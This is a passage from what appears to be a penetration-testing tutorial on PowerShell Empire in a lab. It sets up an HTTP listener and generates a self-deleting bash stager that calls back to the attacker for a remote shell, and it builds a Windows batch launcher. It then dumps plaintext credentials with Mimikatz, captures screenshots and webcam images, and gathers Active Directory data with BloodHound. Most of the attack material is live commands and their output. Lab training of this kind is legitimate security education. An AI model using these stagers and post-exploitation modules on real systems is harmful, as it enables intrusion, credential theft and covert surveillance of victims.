- In the Empire Client window, type “*uselistener [space]*” to list all available listeners



```
(Empire) > uselistener http
dbx
http
http_com
http_foreign
http_hop
http_malleable
http_mapi
meterpreter
onedrive
redirector
```

There are several available, you can scroll down through the list. We will create just a simple HTTP listener.

> Enter, “*uselistener http*”

We are then shown an info page for our HTTP listener.

```
(Empire) > uselistener http

Author      @harmj0y
Description Starts a http[s] listener (PowerShell or Python) that
            approach.
Name        HTTP[S]

Record Options
-----
| Name          | Value          | Required |
|-----|-----|-----|
| BindIP        | 172.24.1.189  | True     |
| CertPath      |                | False    |
| Cookie        | vJdnRuF       | False    |
```

This shows all the values that can be set. You can also type, “*info*” to see this screen later.

> You may need to enter “set Host [Kali IP Address]”, but it should be set automatically

The port is set automatically too, but let’s use port 5555. We set variables in the exact same way we would in Metasploit, using the “set” command. Though the variables here are case sensitive.

> *set Port 5555*

- That's really all we need now, now just type, "*execute*"

```
(Empire: uselistener/http) > set Port 5555
[*] Set Port to 5555
(Empire: uselistener/http) > execute
```

Next, we need a Stager or payload.

## Creating an Empire Stager & Listener

Stagers are the exploit code or payload that needs to be run on the target system. There are a lot of options for stagers in Empire.

- Type, "*back*"
- Type "*usestager [space]*", to list all the available stagers.

Scroll down to see all of them:

```
(Empire) > usestager
multi/bash          osx/ducky          osx/safari_launcher
multi/launcher      osx/dylib          osx/shellcode
multi/macro         osx/jar            osx/teensy
multi/pyinstaller   osx/launcher       windows/backdoorLnkMacro
multi/war           osx/macho          windows/bunny
osx/applescript     osx/macro          windows/csharp_exe
osx/application     osx/pkg            windows/dll
(Empire) > usestager
multi/bash          osx/ducky          osx/safari_launcher
multi/launcher      osx/dylib          osx/shellcode
multi/macro         osx/jar            osx/teensy
multi/pyinstaller   osx/launcher       windows/backdoorLnkMacro
multi/war           osx/macho          windows/bunny
osx/applescript     osx/macro          windows/csharp_exe
osx/application     osx/pkg            windows/dll
```

We will target an Ubuntu Linux system, so we can use "*multi/bash*". This stager works on Mac or Linux.

Enter the following:

- *usestager multi/bash*
- *set Listener http*

```
(Empire) > usestager multi/bash
```

```
Author      @harmj0y
Description Generates self-deleting Bash script to execute the Empire stage0
launcher.
Name        multi/bash
```

Record Options

Name	Value	Required	Description
Bypasses	mattifestation etw	False	Bypasses as a space separated list to be prepended to the launcher
Language	python	True	Language of the stager to generate.
Listener		True	Listener to generate stager for.
OutFile		False	Filename that should be used for the generated output, otherwise returned as a string.
SafeChecks	True	True	Switch. Checks for LittleSnitch or a SandBox, exit the staging process if true. Defaults to True.
UserAgent	default	False	User-agent string to use for the staging request (default, none, or other).

```
(Empire: usestager/multi/bash) > set Listener http
[*] Set Listener to http
```

➤ Lastly, enter, “*generate*”

```
(Empire: usestager/multi/bash) > generate
#!/bin/bash
echo "import sys,base64,warnings;warnings.filterwarnings('ignore')
wIC12IGdyZXAIcNbzID0gc3VicHJvY2Vzcy50b3BlbihjbWQsIHNoZWxsPVRydWUsI
dHRsZSBTbml0Y2giLCBvdXQuZGVjb2RlKCdVVEYt0CcpKToKICAgc3lzLmV4aXQoKQ
WNrbyc7c2VydmVyPSdodHRw0i8vMTcyLjI0LjEuMTg50jQ1NDUn03Q9Jy9uZXdzLnB
JlcXVlc3QuYnVpbGRfb3BlbmVykHByb3h5KTsKby5hZGRoZWFKZXJzPVsoJ1VzZXIt
lcihvKTsKYT11cmxsaWIucmVxdWVzdC51cmxvcGVuKHJlcSkucmVhZCgp0wpJVj1hW
KDI1NikpLDAsW10KZm9yIGkgaw4gbGldChyYW5nZSgyNTYpKToKICAgIGo9KGorU1
Go9KGorU1tpXSk1MjU2CiAgICBTW2ldLFNbal09U1tqXSxTW2ldCiAgICBvdXQuYXB
rm -f "$0"
exit
```

This is the exploit code to run on the target system. Now, just run the exploit code on a test Linux system, and we have a remote shell!

```
[+] New agent 21NIRJLA checked in
[*] Sending agent (stage 2) to 21NIRJLA at 172.24.1.212
(Empire: usestager/multi/bash) > █
```

Let's recap quick - basically, we created the Stager and told it to use bash shell-based exploit code. We then told the stager to use the http listener that we created in the previous step. Lastly, the "generate" command created the exploit code to run on the target system.

## Empire Remote Shells, aka Agents

In Empire, active sessions through remote shells are called agents.

> Type, "*agents*" to see available agents

As mentioned, this stager works on Mac or Linux. Below we have a remote session to a fully updated Ubuntu system.

```
(Empire: usestager/multi/bash) > agents
```

Agents					
ID	Name	Language	Internal IP	Username	Process
1	21NIRJLA*	python	127.0.1.1	root	python3

```
(Empire: agents) > █
```

Just type "*interact [Name]*", to interact with the target system. Type "help" for available commands.

```
(Empire: agents) > interact 21NIRJLA
```

```
(Empire: 21NIRJLA) > help
```

Help Options	
Name	Description
display	Display an agent property
download	Tasks an the specified agent to download a file.
help	Display the help menu for the current menu
history	Display last number of task results received.

You can run any command or any empire module that you want on the target. Or, you can just enter, “*shell*” to open a terminal like prompt.

```
(Empire: 21NIRJLA) > shell
[*] Exit Shell Menu with Ctrl+C
(21NIRJLA) > uname -a
Linux ubuntu 5.13.0-20-generic #20-Ubuntu SMP Fri Oct 15 14:21:35
(21NIRJLA) /home/ubuntu > █
```

Empire modules are just small scripts or attack tools that run when called. To see a list of all possible Empire modules, type “*usemodule [space]*”. You can then cursor down the list. For a Linux machine, you may want to enter, “*usemodule python/*” to skip all the Windows modules.

➤ For example, “*usemodule python/privesc/linux/linux\_priv\_checker*”


## Empire - Running Remote Shell Commands

You can also remotely run shell commands. For example, on the Ubuntu target, you can make it locally run “calculator” using the “shell” command. Popping calc on a remote machine is always a sign of compromise, lol! Okay, definitely not, just an inside Red Team joke. It is a proof of compromise that you could use - but most likely you would run other, well, more appropriate commands. ❓❓

From an active agent, just enter, “shell [command\_name]”.

➤ *shell gnome-calculator*





- Type, “*exit*” to exit a shell
- You can also type, “*back*” to go back a level in the Empire prompt.

## Empire vs a Windows Target

Using the same Listener, we can create a Windows Stager.

- *usestager windows/launcher\_bat*
- *set Listener http*
- *generate*

```
(Empire: usestager/windows/launcher_bat) > set Listener http
[*] Set Listener to http
(Empire: usestager/windows/launcher_bat) > generate
[*] launcher.bat written to /usr/share/powershell-empire/launcher.bat
(Empire: usestager/windows/launcher_bat) >
```

Now, copy and run the code on a Windows target. As soon as you run the code, you will get a remote shell. Let’s grab some passwords using the Mimikatz module. Okay, so if it is a newer version of Windows, or Windows Server, you most likely will not get plain text passwords. You will get password hashes that you will need to crack. Though if you do happen to target an older version of Windows, you will get plain text



passwords. The following is an example using the Windows version of Metasploitable 3. Which we did not cover installing, as it can be a bit, well, let's just say, it can be difficult to install. So this will just be a read along.

- Type, “*agents*” to see available agents

```
7T9NAE2K ps 172.24.1.121 METASPLOITABLE3 *METASPLOITABLE3\vagran powershell
```

- *Interact [agent number]*
- *usemodule credentials/mimikatz/logonpasswords*
- *execute*

```
[*] Tasked 7T9NAE2K to run TASK_CMD_JOB
[*] Agent 7T9NAE2K tasked with task ID 1
[*] Tasked agent 7T9NAE2K to run module powershell/credentials/mimikatz/logonpasswords
(Empire: powershell/credentials/mimikatz/logonpasswords) >
Job started: 9XVR5A

Hostname: metasploitable3 / S-1-5-21-1085871925-2401174397-99517591

#####. mimikatz 2.2.0 (x64) #19041 May 20 2020 14:57:36
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz(powershell) # sekurlsa::logonpasswords
```

And we have plain text credentials!

```
tspkg :
* Username : sshd_server
* Domain : METASPLOITABLE3
* Password : D@rj33l1ng
wdigest :
* Username : sshd_server
* Domain : METASPLOITABLE3
* Password : D@rj33l1ng
kerberos :
* Username : sshd_server
* Domain : METASPLOITABLE3
* Password : D@rj33l1ng
```


```
tspkg :
* Username : vagrant
* Domain   : METASPLOITABLE3
* Password : vagrant
wdigest :
* Username : vagrant
* Domain   : METASPLOITABLE3
* Password : vagrant
```

- Type “*back*” to exit the current module
- Now, enter, “*usemodule powershell/collection/screenshot*”
- *execute*

```
[*] Tasked 7T9NAE2K to run TASK_CMD_WAIT_SAVE
[*] Agent 7T9NAE2K tasked with task ID 2
[*] Tasked agent 7T9NAE2K to run module powershell/collection/screenshot
(Empire: powershell/collection/screenshot) >
[+] File screenshot/METASPLOITABLE3_2020-08-11_16-36-24.png from 7T9NAE2K
```


And we have a screenshot!

File can be found in the “/var/lib/powershell-empire/downloads/[Session\_Name]” directory.



Current Windows Anti-Virus will block an unmodified standard Empire agent, but if the system is vulnerable, or the agent is modified, you could get a remote shell on a something more modern - like a Windows Server 2019 system. If you can get a remote shell, the “*Screenshot*” command works very well.

As seen below:



We could also grab screenshots from the Webcam. Well, if your target has a webcam. Most servers are not going to have a webcam attached. Okay, let me say, servers shouldn't have webcams! But I have seen some strange practices over the years.

➤ *usemodule powershell/collection/WebcamRecorder*

```
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked 7T9NAE2K to run TASK_CMD_WAIT_SAVE
[*] Agent 7T9NAE2K tasked with task ID 3
[*] Tasked agent 7T9NAE2K to run module powershell/collection/WebcamRecorder
```

A little grainy, but it works!






```
(Empire) > usemodule powershell/situational_awareness/network/bloodhound3
(Empire: powershell/situational_awareness/network/bloodhound3) > info

Name: Invoke-BloodHound
Module: powershell/situational_awareness/network/bloodhound3
NeedsAdmin: False
OpsecSafe: False
Language: powershell
MinLanguageVersion: 2
Background: True
OutputExtension: None
```

Now we just need to set the target Agent name and an output directory on the server to store the recovered data:

- > **set Agent M1249XZ7** [use your agent name]
- > **set OutputDirectory c:\dump** [set a directory on the Windows Server]
- > execute

And in a few seconds, we should have the Bloodhound data files in the target directory:



This is basically just the SharpHound or data collection part of BloodHound. We still need to use BloodHound on our Kali system to process the data.

BloodHound is a great tool for processing target Active Directory information and presenting it in an easy-to-use map type interface. It is very useful for quickly searching for pertinent data, and possible attack paths. We talked about how to install and use Bloodhound in Chapter 29. Once Bloodhound is installed and running, just drag and drop the zip file into the Bloodhound GUI. Bloodhound will automatically process the file and insert it into the database. You can then perform searches using the



data. For example, using the three-line menu icon, you get a drop-down list of pre-configured searches. Using this you could search for all Domain Admins:

The screenshot shows the BloodHound interface. On the left, the 'Node Info' tab is active, displaying details for the user **WENDY\_LARSEN@DOMAIN.LOCAL**. The 'Queries' section shows the following data:


Sessions	0
Sibling Objects in the Same OU	20
Reachable High Value Targets	10
Effective Inbound GPOs	2

Below this, the 'Node Properties' section is expanded, showing various attributes such as Display Name (WENDY\_LARSEN), Object ID, Password Last Changed, Last Logon, and Enabled status. The 'Extra Properties' section shows LDAP attributes like distinguishedname and domain.


On the right, a network diagram illustrates the relationship between three user nodes (green circles) and a central node labeled **DOMAIN ADMINS@DOMAIN.LOCAL** (yellow circle with a crown). Each of the three user nodes is connected to the central node via a relationship labeled 'MemberOf'.

As you can see, the fictitious user Wendy Larsen is one of three accounts on this server with Domain Admin rights. You can also pick one of the domain admins and search for high value AD connections, that might be useable for further compromise. Wendy has 10 of these connections.

We can take a look at those:



If you click on “Server Operators” it also has high value reachable targets:

